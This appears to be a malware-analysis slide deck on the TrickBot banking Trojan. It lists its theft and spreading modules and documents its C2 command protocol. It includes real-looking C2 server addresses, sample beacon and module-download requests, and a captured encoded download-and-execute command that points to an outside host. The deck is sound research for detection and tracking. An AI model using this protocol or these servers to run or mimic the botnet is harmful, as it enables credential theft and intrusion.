TRICKBOT: The Trick is on You!


Floser Bacurio Jr
Joie Salvio


Agenda

- Overview
- Network Communication
- Tracking System

Discovery

- Highly modularized banking Trojan
- Discovered in 2016
- Strong resemblance to Dyre malware







Capabilities

- Web Injections
- Gather credentials (network, outlook, browsers)
- Scrape email addresses from SQL servers
- Remote control
- Spread through network via exploit
- Downloader


Process Flow




Configurations



BASE/MAIN CONFIG



MODULE SERVER CONFIG



MODULE CONFIG

Known Modules

Plugin	Description
Systeminfo	Gather system info
InjectDll	Main banker module using 'static' and 'dynamic' webinjects
Pwgrab	Get stored browser credentials
DomainDll	Gather domain configuration and credentials
hVNC	Create "Hidden VNC" instance to remotely control victim
Mailsearcher	Search for files with specific extensions (videos, images, documents, etc)
ModuleDll/ImportDll	Gather browser data
NetworkDll	Get system information and domain network topology
OutlookDll	Harvest Microsoft Outlook credentials
TabDll	Spread using NSA EternalRomance exploit. Also contains lock screen mechanism.
SqulDLL	Gather email addresses stored in SQL servers. Locks screen of users then uses Mimikatz to scrape credential from memory
WormDll and ShareDll	Spread to local network
BCClientDll	Backconnect SOCKS5 module
Psfin	Checks for any installed POS software

CLIENT BASED COMMANDS

Client Based Commands

http://<c2_server_ip>/<gtag>/<client_id>/<command_id>/../..

https://109.95.113.130:449
/tt0002
/ADMIN-WIN_W617600.4C8492C1C134823C05D6697FFFE53A1B
/0
/Windows 7 x86
/1031
/127.0.0.1
/4C8492C1C134823C05D6697FFFE53A1B
/kO3651lO3je2aqHDPrFb

Register command

*C2 responds with encrypted module server config

Client Based Commands

http://<mod_server_ip>/<gtag>/<client_id>/<command_id>/../..

https://109.93.123.131:447
/tt0002
/ADMIN-WIN_W617600.4C8492C1C134823C05D6697FFFE53A1B
/5
/systeminfo32

Download module command

*C2 responds with encrypted module

Client Based Commands

COMMAND	DESCRIPTION	URI
0	Register new victim	/<gtag>/<client_id>/0/<win_ver>/<build_id>/<ip>
1	Keep alive | Waiting for command	/<gtag>/<client_id>/1/<random_str>
5	Download module or config	/<gtag>/<client_id>/5/<module|config_name>
10	Log module/command execution has started	/<gtag>/<client_id>/10/<command_id>/<random_str>/<0|1>/
14	Log module execution result	/<gtag>/<client_id>/14/<random_str>/<result>/0/
23	Update base config	/<gtag>/<client_id>/23/<random_str>
25	Update bot	/<gtag>/<client_id>/25/<random_str>
60	Report traffic captured by injectDll module	/<gtag>/<client_id>/60/<random_str>
63	POST data report from Systeminfo and injectDll	/<gtag>/<client_id>/63/<module_name>/<module_comm>/<result_b64>/<xml_report_root_tag>
64	-	

Client command list

C2 BASED COMMANDS

C2 Based Commands

COMMAND	DESCRIPTION
1	Keep alive
42	Download and Execute
43	RDP-related
50	Execute CMD command
62	Download and inject module
99	Update bot

C2 command list

C2 Based Commands

/<command_id>/<gtag>/<client_id>/<rand_str>/<rand_int>/
<parameters>

C2 Command format


/62/tt0002/ADMIN-WIN_W617600.40CA217F2EA8149D525184855F749359/YXd4s…/4874954/
squlDll control infect
1234567890

Download and Inject Module Command

C2 Based Commands

/42/tt0002/ADMIN-WIN_W617600.40CA217F2EA8149D525184855F749359/Asic7gi7quBY..../4881714/AAAAAMV8sPnVPJp+x+TjAQaKEJktMLCD2FUQ0OvYJvpnY6vSJwAAAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADIANAAuADIAMQA1AC4ANQAvAG0AYQBpAGwARgBpAG4AZABlAHIAXwB4ADYANAAuAGIAaQBuAA9vosR7E6wzqVW2aXB0OBNZrEDTGs+YINC1 byw+ap4NmosuCSGEzvkOrSoQj8wD4BH0g0horOASP2RGVHPj3cCgTEcNYsLqzfhunOeoXRn5tHfjBD9vH0MdxM8t9HwfzA==1234567890

Download and Execute Command



Client-Server Communication

BOT

Register: *../0/..*

Module server config

Download default modules: *../5/<module>*

Module binaries

Update base config: *../23/..*

Latest base config

Update bot binary: *../25/..*

Latest trickbot binary

Waiting for command: ../1/..

Sends “okay” or new command


C2

TRACKING SYSTEM

What data to extract?

- Modules
- Trickbot binaries
- Configurations and IPs
- Download URLs

